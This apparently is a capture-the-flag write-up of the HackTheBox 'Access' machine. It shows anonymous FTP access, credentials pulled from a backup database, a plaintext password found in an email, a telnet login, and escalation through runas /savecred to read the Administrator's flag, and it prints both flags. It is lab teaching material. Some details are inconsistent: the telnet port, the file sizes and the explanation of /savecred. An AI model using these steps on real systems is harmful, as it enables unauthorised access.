
Access

10.10.10.98

User: ff1f3b48913b213a31ff6756d2553d38


Root: 6e1586cc7ab230a8d297e8f933d904cf

My first step was to enumerate the box by using nmap to see what services where being ran on the box. My nmap results:



```
root@pwn:~/Documents/htb/boxes/access# nmap -sV -sC -oA nmap/access 10.10.10.98
Starting Nmap 7.70 ( https://nmap.org ) at 2019-02-12 13:54 GMT
Stats: 0:01:07 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 13:56 (0:00:30 remaining)
Stats: 0:01:38 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 13:57 (0:00:45 remaining)
Stats: 0:02:16 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 13:58 (0:01:05 remaining)
Nmap scan report for 10.10.10.98
Host is up (0.091s latency).
Not shown: 997 filtered ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 425 Cannot open data connection.
| ftp-syst:
|_  SYST: Windows_NT
23/tcp open  telnet?
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: MegaCorp
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 180.18 seconds
```


As we can see the following services are open, ftp [21], telnet [23] and a web server being hosted on port 80. To begin with, I started to enumerate port 21, the FTP service. I first tried to see if anonymous user access was available, looks like we were right! I found that there were two interesting directories and files as you can see below.



```
root@pwn:~# ftp 10.10.10.98
Connected to 10.10.10.98.
220 Microsoft FTP Service
Name (10.10.10.98:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM       <DIR>          Backups
08-24-18  09:00PM       <DIR>          Engineer
226 Transfer complete.
ftp> cd Backups
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18  08:16PM              5652480 backup.mdb
226 Transfer complete.
ftp> binary
200 Type set to I.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
5652480 bytes received in 5.75 secs (959.5376 kB/s)
ftp> cd Engineer
250 CWD command successful.
ftp> dir
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-24-18  12:16AM                10870 Access Control.zip
226 Transfer complete.
ftp> get Access\ Control.zip
```


Going into the Backups directory we see a file called "backup.mdb". Sounds interesting, researching into the mdb file format we find it's a Microsoft Access database. I struggled opening the database at first due to it being corrupted. After looking back at our results found the file size is 562480 but after downloading the file the total number of bytes we had where 561260. We now understand why we are unable to open the file; it is because we are not getting the full file. After looking into the FTP protocol I found a command called binary. Binary basically transmits all bytes and also provides less chance of a transmission error. After setting the binary mode to I, I then proceed to downloading the file. After it being downloaded I found we got the full 562480 bytes! Additionally going into the Engineer directory we find a zip file called "Access Control.zip".

While researching into the mdb file format I found an application called mdbtools. After installing the tool I used the mdb-schema feature to look through the backup.mdb which shows us the schema of the database. Then I started to look for specific data within the table names , things such as username, user, pass and password. I eventually found a table called "auth_user". I then proceeded to use mdb-export which exports all the data within the auth_table. I found some interesting pieces of information which look like usernames and passwords for some sort of service.



```
root@pwn:~/Documents/htb/boxes/access# mdb-schema backup.mdb  | grep pass
        [password]                      Text (100),
        [mverifypass]                   Text (20),
root@pwn:~/Documents/htb/boxes/access# mdb-schema backup.mdb  | grep -B 6 pass
);

CREATE TABLE [auth_user]
 (
        [id]                    Long Integer,
        [username]                      Text (100),
        [password]                      Text (100),
--
        [SEP]                   Integer NOT NULL,
        [HOLIDAY]                       Integer NOT NULL,
        [MINZU]                 Text (16),
        [PASSWORD]                      Text (40),
        [LUNCHDURATION]                 Integer NOT NULL,
        [PHOTO]                 OLE (255),
        [mverifypass]                   Text (20),
root@pwn:~/Documents/htb/boxes/access# mdb-export auth_user
Usage: mdb-export [options] <file> <table>
where options are:
  -H                   suppress header row
  -Q                   don't wrap text-like fields in quotes
  -d <delimiter>       specify a column delimiter
  -R <delimiter>       specify a row delimiter
  -I <backend>         INSERT statements (instead of CSV)
  -D <format>          set the date format (see strftime(3) for details)
  -q <char>            Use <char> to wrap text-like fields. Default is ".
  -X <char>            Use <char> to escape quoted characters within a field. Default is doubling.
  -N <namespace>       Prefix identifiers with namespace
  -b strip|raw|octal   Binary export mode.
root@pwn:~/Documents/htb/boxes/access# mdb-export backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,
```

Next, I went back to the Access Control.zip file we found on the FTP server earlier. Using some passwords we found from the auth_user table we were able to extract the document which was a .pst file. PST files are used for the Microsoft Outlook service. Downloading a tool called Evolution which is an application for windows messaging for Linux we can then import the .pst file and see what's inside!



From	Subject	Date
john@megacorp.com <JOHN@MEGACORP.COM>	MegaCorp Access Control System "security" account	24/08/18 00:44

From: john@megacorp.com <JOHN@MEGACORP.COM>
To: security@accesscontrolsystems.com
Subject: MegaCorp Access Control System "security" account
Date: Thu, 23 Aug 2018 23:44:07 +0000 (24/08/18 00:44:07)


```
Hi there,


The password for the “security” account has been changed to 4Cc3ssC0ntr0ller.  Please ensure this is passed on to your engineers.


Regards,

John
```

Hi there,

The password for the “security” account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.

Regards,
John


Taking a look we find an email from a user named john telling employers an update on the “security” account. He then tells the individual the new password in plain text! Looking back at our nmap results there is a telnet service running on port 21. Connecting to this service with the username security and the password 4Cc3ssC0ntr0ller we get access!



```
root@pwn:~/Documents/htb/boxes/access# telnet 10.10.10.98
Trying 10.10.10.98...
Connected to 10.10.10.98.
Escape character is '^]'.
Welcome to Microsoft Telnet Service

login: admin
password:
The handle is invalid.

Login Failed

login: security
password:

*===============================================================
Microsoft Telnet Server.
*===============================================================
C:\Users\security>
C:\Users\security>
```

Privilege escalation

On Microsoft Windows, there is a tool called runas which allows users to run commands as other users. If not configured properly it can be abused to read the file system as specific users, you can also have write permissions and a lot more features! This command took many, many attempts to get right but I finally worked it out! What the below syntax does runs the command we want to use as administrator. Using the /savecred parameter tells runas to allow any user on the computer to use the runas command to run any syntax or application with administrator privileges. Then I proceeded to echo the contents of root.txt and place it in a file called files within the Public workspace. After then echoing files we have the root flag!



```
C:\Users\Public>runas /user:administrator /savecred "cmd /c more C:\Users\Administrator\Desktop\root.txt > C:\Users\Public\files"

C:\Users\Public>dir
 Volume in drive C has no label.
 Volume Serial Number is 9C45-DBF0

 Directory of C:\Users\Public

02/12/2019  05:51 PM    <DIR>          .
02/12/2019  05:51 PM    <DIR>          ..
07/14/2009  05:06 AM    <DIR>          Documents
07/14/2009  04:57 AM    <DIR>          Downloads
02/12/2019  05:55 PM                34 files
07/14/2009  04:57 AM    <DIR>          Music
07/14/2009  04:57 AM    <DIR>          Pictures
07/14/2009  04:57 AM    <DIR>          Videos
               1 File(s)             34 bytes
               7 Dir(s)  16,772,505,600 bytes free

C:\Users\Public>type files
6e1586cc7ab230a8d297e8f933d904cf

C:\Users\Public>
```